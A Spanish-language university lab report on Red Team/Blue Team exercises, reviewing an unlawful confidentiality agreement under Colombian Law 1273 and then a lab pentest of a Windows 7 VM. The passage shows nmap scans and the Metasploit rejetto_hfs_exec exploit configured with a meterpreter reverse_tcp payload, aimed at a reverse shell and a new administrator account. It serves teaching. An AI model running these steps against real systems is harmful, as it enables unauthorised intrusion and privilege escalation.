CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JUAN CAMILO CORREA CASTRO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM.

JUAN CAMILO CORREA CASTRO

Director de Curso

JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
PUERTO ASIS
2023

RESUMEN

Por medio del siguiente documento se presentara un informe técnico de las diferentes actividades desarrolladas a lo largo del seminario de investigación Equipos Estratégicos en Ciberseguridad: Red Team & Blue team.

Para este se propuso abordar un caso situación propuesto donde por medio de las siguientes etapas se abarquen las diferentes temáticas objetivo de estudio.

Etapa 1 - Actuación ética y legal, se analizara e investigara si la documentación propuesta en la actividad cumple con leyes colombianas de ciberseguridad y seguridad de la información.

Etapa 2- Ejecución pruebas de intrusión, se llevaran a cabo pruebas de instrucción en laboratorio controlado basado en la información y la copia de seguridad suministrada para la actividad.

Etapa 3- Contención de ataques informáticos, se realizaran procedimientos de contención de ataques informáticos que permitan generar controles efectivos de seguridad en una organización.

Por último se propondrán recomendación con respecto a los hallazgos evidenciados en el desarrollo de los diferentes procedimientos de informática ofensiva y defensiva.

CONTENIDO

pág.

INTRODUCCIÓN

Una de las problemáticas más grandes de los últimos años con el constante avance y uso de las tecnologías de información y comunicaciones, son todos los actos catalogados como ciberdelitos, robo y venta de información, daño de equipos, interceptación de comunicaciones, suplantación de identidad, secuestro de datos etc. Cada vez es más frecuente las noticias sobre ataques informáticos exitosos tanto a el sector empresarial como en usuarios comunes, los ciber delincuentes tienen como objetivo la constante investigación de fallas tanto en dispositivos como en sistemas de información donde pueden explotar estas vulnerabilidades brindado les accesos a los sistemas ocasionando todo tipo de daños y pérdidas.

en el sector empresarial estas no son solo pérdidas económicas también pueden ser de reputación, o sanciones por los organismos de control del estado, de allí la importancia de las prácticas de ciberseguridad en las organizaciones, estas contribuyen a realizar de manera efectiva un análisis de vulnerabilidades de la infraestructura tecnológica permitiendo tomar medidas en el manejo de riesgos y en la implementación de controles efectivos que disminuyan este tipo de amenazas a un porcentaje mínimo y permitan al profesional de seguridad de la información estar preparado para responder efectivamente ante un incidente de ciberseguridad.

OBJETIVOS

1.1 OBJETIVOS GENERAL

Comunicar informe técnico de los procesos realizados en el caso propuesto WhiteHouse Security, con respecto a los aspectos legales e implementación de estrategias red team y blue team en una organización.

1.2 OBJETIVOS ESPECÍFICOS

- Analizar los documentos anexos y responder si estos infringen la ley 1273 de protección de datos
- llevar a cabo las pruebas de pentesting solicitadas
- Describir las pruebas llevadas a cabo, herramientas utilizadas y resultados obtenidos
- Describir procedimientos de respuesta al ataque informático
- Proponer medidas de hardenización al sistema para que no se presenten nuevos incidentes de seguridad

DESARROLLO INFORME TECNICO

2.1 ETAPA 1- ACTUACION ETICA Y LEGAL

The WhiteHouse security cuenta con un acuerdo de confidencialidad para la contracción de personal externo para procesos de ciberseguridad, la empresa piensa que este acuerdo tiene fallas así que solicita inicialmente su revisión observaciones como profesional para tomar las respectivas correcciones.

Analizando el documento anexo 3 acuerdos de confidencialidad se evidencia diferentes irregularidades en dicho acuerdo en cada uno de sus objetos inicialmente se evidencia lo siguiente:

Primera. Objeto:

“la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.”

Whitehouse está aceptando que manejan procesos ilegales en la empresa y quieren firmar un acuerdo donde el profesional quede impedido para realizar denuncia de dichas irregularidades una vez encontradas.

Segunda. Definición de información confidencial:

“datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”

La empresa toma como datos confidenciales información obtenida por medio de procesos no éticos y que son delitos informáticos, como interceptación de comunicaciones y acceso forzado a sistemas informáticos.

Tercera. Origen de la información confidencial:

“provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.”

Se acepta que se ha captado información de propiedad intelectual sin verificación de fuente y permisos del dueño de dicho material.

Cuarta. Obligaciones de la parte receptora:

“No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.”

“Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.”
Se quiere obligar a no denunciar delitos informáticos no cual es una obligación como profesionales del área de sistemas.

“Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.”

Se pretende que el personal de sistemas tome toda la responsabilidad por información y procesos ilegales que realiza la empresa.

“La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Whitehouse Security”

Se vuelve a aceptar que Whitehouse posee información ilegal y quieren obligar al trabajador a quedar impedido legalmente, a realizar las denuncias correspondientes de estos delitos con un acuerdo de confidencialidad.

Octava. Solución de controversias:

En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.

Pretender que el empleado asuma la culpa de los delitos de la empresa whitehouse.

Si la respuesta es afirmativa y usted encontró algún proceso ilegal en el anexo 3 – Acuerdo deberá mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley 1273.

En las siguientes partes de acuerdo se evidencia vulneración en la ley 1273
Segunda. Definición de información confidencial:

“datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”

Aquí se está vulnerando el artículo 269a. Acceso abusivo a un sistema informático y el artículo 269c. Interceptación de datos informáticos

Estos toman como delito y castiga a todo acto de entrar a un sistema sin permiso del propietario vulnerando su seguridad y sustraer información así como interceptar comunicaciones sin una orden judicial, en el acuerdo se da a entender de la empresa cuenta con información obtenida de manera ilegal.

Tercera. Origen de la información confidencial:

“provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.”

Artículo 269F. Violación de datos personales

Aquí se está vulnerando el artículo 269F debido a que la empresa obtuvo datos y documentos con propiedad intelectual sin verificar la fuente de estos y si tiene o no los derechos de dicha propiedad intelectual.

Cuarta. Obligaciones de la parte receptora:

“No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.”

“Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.”

“Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.”

En todas estas estas partes del acuerdo donde se reitera de diferentes maneras y se quiere obligar al profesional a no denunciar delitos informáticos se estaría pasaría a convertirse en cómplice porque claramente estaría encubriendo los delitos de los artículos 269A, 269C y 269F de la ley 1273

Una vez corregido el acuerdo de confidencialidad para que este cumpla con la norma se procede a realizar la entrevista con la empresa donde esta plantea el siguiente caso problema.

Situación problema: Análisis Red team.

La primera misión del equipo Red team es lograr identificar porqué medio o proceso se está generando una serie de fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia. La información inicial con la que cuenta el equipo es que la máquina donde se está generando la fuga de información tiene instalada una aplicación llamada rejetto v. 2.3 bajo un windows 7 con arquitectura X64; esta aplicación al parecer tiene asociado un exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter. Dentro de la investigación también se investiga un escalamiento de privilegios por medio de la creación de un usuario tipo administrador del sistema.

El equipo de forense genera una copia del servidor y esta es entregada a usted como experto, debe validar la posible falla de seguridad y si está es explotada debe crear un usuario con su primer nombre y primer apellido, el usuario debe ser administrador esto con el fin de demostrar una PoC ante los altos directivos.


2.2 ETAPA 2- EJECUCION DE PRUEBAS DE INTRUSION

Describa de manera específica las herramientas software que utilizó para llevar acabo el anexo 4 – escenario 3 enfocado a Redteam.

Para llevar a cabo las pruebas de pentesting solicitadas en el anexo 4 se utilizó una máquina virtual Windows 7 proporcionada para el laboratorio y una maquina kali Linux ambas configuradas en una red nat, virtual box

La configuración de red asignada a la máquina virtual de Windows 7 es la ip 10.0.2.15


Imagen 1- configuración red máquina virtual Windows 7



Fuente: autor

La configuración de red asignada en kali Linux es la ip 10.0.2.4

Imagen 2- configuración red máquina virtual kali linux



Fuente: autor


Para la etapa de análisis de vulnerabilidades se utilizó la herramienta de software

Nmap

Esta herramienta es usada realizar escaneo de puertos y descubrimiento de host en una red, es de fácil uso y versátil nos puede brindar mucha información sobre los host escaneados, como información sobre versión de sistemas operativos, estado de puertos, estado de firewall, esta de los servicios activos y descripción de estos , mapeo de redes y monitorización de equipos.

Como primer punto realizamos un escaneo de la red con el comando nmap –sp y detectamos la ip de la máquina de laboratorio


Imagen 3 - comando Nmap-sp



Fuente: autor

Hacemos uso del comando nmap –O para confirmar que la ip se trata de nuestra máquina de laboratorio Windows 7


Imagen 4 – comando Nmap- 0



Fuente: autor

Hacemos uso del comando nmap –sV este nos devolverá información de servicios y puertos de la máquina del laboratorio,en esta podemos observar que se encuentran abiertos los puertos 80 usados por el software http file server 2.3 rejjeto y el puerto 445 usado para grupo de trabajo por Windows 7

Imagen 5- comando Nmap-sV



Fuente: autor

Para la fase de explotación de vulnerabilidades se usó la herramienta de software


Metasploit

Esta herramienta es open source usado para hacking ético, es la herramienta más usada para la ejecutar exploits que testean vulnerabilidades encontradas en un activo informático entre sus funciones permite:

Escanear información de un activo de información
Identificación y explotación de vulnerabilidades
Instalar puertas traseras
Escalado de privilegios en un sistema
Eliminación de rastros de ataque informático

Una vez identificado el puerto y por medio de la información previa que este tiene una fallo el cual puede ser explotado se procede a realizar la explotación de la falla Iniciamos metasploit y le indicamos que busque en la base de datos el exploit para explotar la falla del aplicativo rejjeto por medio del comando use exploit/windows/http/rejetto_hfs_exec

Imagen 6- uso de metasploit



Fuente: autor

Procedemos a configurar el payload para la ejecución del xploit
Imagen 7-configuracion payload

```
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: autor

Revisamos los parámetros de configuración con el comando show options y procedemos a cambiar por las direcciones ip de el equipo windos 7 y kali Linux para establecer la conexión

